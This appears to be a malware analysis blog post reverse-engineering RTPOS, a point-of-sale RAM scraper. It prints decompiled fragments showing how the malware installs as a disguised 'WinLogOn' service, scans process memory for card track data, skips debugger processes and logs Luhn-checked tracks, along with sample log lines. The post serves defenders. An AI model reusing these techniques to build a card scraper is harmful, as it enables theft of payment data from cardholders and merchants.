Point-of-Sale malware - RTPOS

reversing.fun/posts/2022/01/30/rtpos.html

..

January 30, 2022


Jan 30, 2022

RTPOS is a ram scraper used to find credit card data within a process memory address space. Credit card data is saved into a log file that needs to be manually grabbed by the malware operators.

Sample:


```
Filename: alohae.exe
SHA256: fb749c32b58fd1238f21d48ba1deb60e6fb4546f3a74e211f80a3ed005f9e046
```

It supports two command-line options to either install itself as a service or remove the existing installation:




```
if ( argc > 1 && (*argv[1] == '-' || *argv[1] == '/') )
{
  if ( _wcsicmp(L"install", argv[1] + 1) )
  {
    if ( !_wcsicmp(L"remove", argv[1] + 1) )
      RemoveService(L"WinLogOn");
  }
```

When executed with the install argument, RTPOS installs itself as a service named **WinLogon** with the start type set to auto start:




```
CreateService(
  L"WinLogOn",
  L"Windows Logging On Service",
  SERVICE_AUTO_START,
  &Dependencies,
  L"NT AUTHORITY\\SYSTEM",
  0);
```

Service details:




```
C:\Documents and Settings\sysadmin\Desktop>sc query WinLogOn

SERVICE_NAME: WinLogOn
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE,NOT_PAUSABLE,ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Documents and Settings\sysadmin\Desktop>sc qc WinLogOn
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: WinLogOn
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Documents and Settings\sysadmin\Desktop\rtpos.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Windows Logging On Service
        DEPENDENCIES       :
        SERVICE_START_NAME : NT AUTHORITY\SYSTEM

C:\Documents and Settings\sysadmin\Desktop>
```

RTPOS creates a file mapping to store the credit card data before saving it to disk:




```
if ( CTrackGrabber_->file_mapping )
{
  CTrackGrabber_->view_of_file_mapping = MapViewOfFile(CTrackGrabber_->file_mapping, 6u, 0, 0, 0);
}
else
{
  FileMappingAttributes.nLength = 12;
  FileMappingAttributes.lpSecurityDescriptor = 0;
  FileMappingAttributes.bInheritHandle = 1;
  v3 = CreateFileMappingW(INVALID_HANDLE_VALUE, &FileMappingAttributes, PAGE_READWRITE, 0, 80000u, 0);
  CTrackGrabber_->file_mapping = v3;
  v4 = MapViewOfFile(CTrackGrabber_->file_mapping, 6u, 0, 0, 0);
  CTrackGrabber_->view_of_file_mapping = v4;
  memset(CTrackGrabber_->view_of_file_mapping, 0, 80000u);
```

RTPOS saves the logs with credit card data in a file named **sql8514.dat** inside the folder C:\Windows\System32 or C:\Windows\SysWOW64\ if the malware runs in a 64-bit machine:



```
if ( SHGetFolderPathW(0, 0x8025, 0, 0, pszPath) >= 0 )
{
  PathAppendW(pszPath, L"sql8514.dat");
  FileW = CreateFileW(pszPath, 4u, 1u, 0, CREATE_NEW, 0x80u, 0);
  if ( FileW == -1 )
  {
    v6 = CreateFileW(pszPath, 4u, 1u, 0, OPEN_EXISTING, 0x80u, 0);
    CTrackGrabber_->sql8514_dat_hdl = v6;
  }
  else
  {
    CTrackGrabber_->sql8514_dat_hdl = FileW;
  }
}
```


The malware enters in a loop where it will keep scanning the running processes for credit card data:


```
// 🗀: RtPOS/CtrackGrabber
void __thiscall __noreturn GrabberLoop(CTrackGrabber *grabber)
{
  while ( 1 )
  {
    SearchTracks(grabber);
    Sleep(grabber->sleep_time);
  }
}
```


To read the memory of the targeted processes, RTPOS uses the classic combinations of Windows APIS:

- CreateToolhelp32Snapshot
- Process32FirstW/Process32NextW
- OpenProcess
- VirtualQueryEx
- ReadProcessMemory

It will avoid scanning **vmtoolsd.exe**, **System**, **windbg.exe**, and **ntsd.exe** processes:



```
// 🗀: RtPOS/CSampleService
CTrackGrabber *__thiscall SetCtrackGrabberAttributes(CTrackGrabber *CTrackGrabber)
{
  CTrackGrabber->vtable = &CTrackGrabber::`vftable';
  CTrackGrabber->blacklisted[0] = L"vmtoolsd.exe";
  CTrackGrabber->blacklisted[1] = L"System";
  CTrackGrabber->blacklisted[2] = L"windbg.exe";
  CTrackGrabber->blacklisted[3] = L"ntsd.exe";
```

The credit card tracks are validated with the Luhn algorithm:



```
// 🗀: RtPOS/CtrackGrabber
BOOL __stdcall LuhnCheck(int a1, int a2)
{
  int v4; // [esp+Ch] [ebp-44h]
  int v5; // [esp+18h] [ebp-38h]
  BOOL v6; // [esp+1Ch] [ebp-34h]
  int v8[10]; // [esp+24h] [ebp-2Ch]

  v8[0] = 0;
  v8[1] = 2;
  v8[2] = 4;
  v8[3] = 6;
  v8[4] = 8;
  v8[5] = 1;
  v8[6] = 3;
  v8[7] = 5;
  v8[8] = 7;
  v8[9] = 9;
  v6 = 1;
  v5 = 0;
  while ( a2-- )
  {
    if ( v6 )
      v4 = *(a2 + a1) - 48;
    else
      v4 = v8[*(a2 + a1) - 48];
    v5 += v4;
    v6 = !v6;
  }
  return v5 % 10 == 0;
}
```

Example of the content of **sql8514.dat**:



sql8514.dat

```
25.02.2021 - 00:22:04| ph.exe:      ;4716042088430250=21082010000002220000?
25.02.2021 - 00:22:04| ph.exe:      ;4716042088430250D21082010000013870000?
```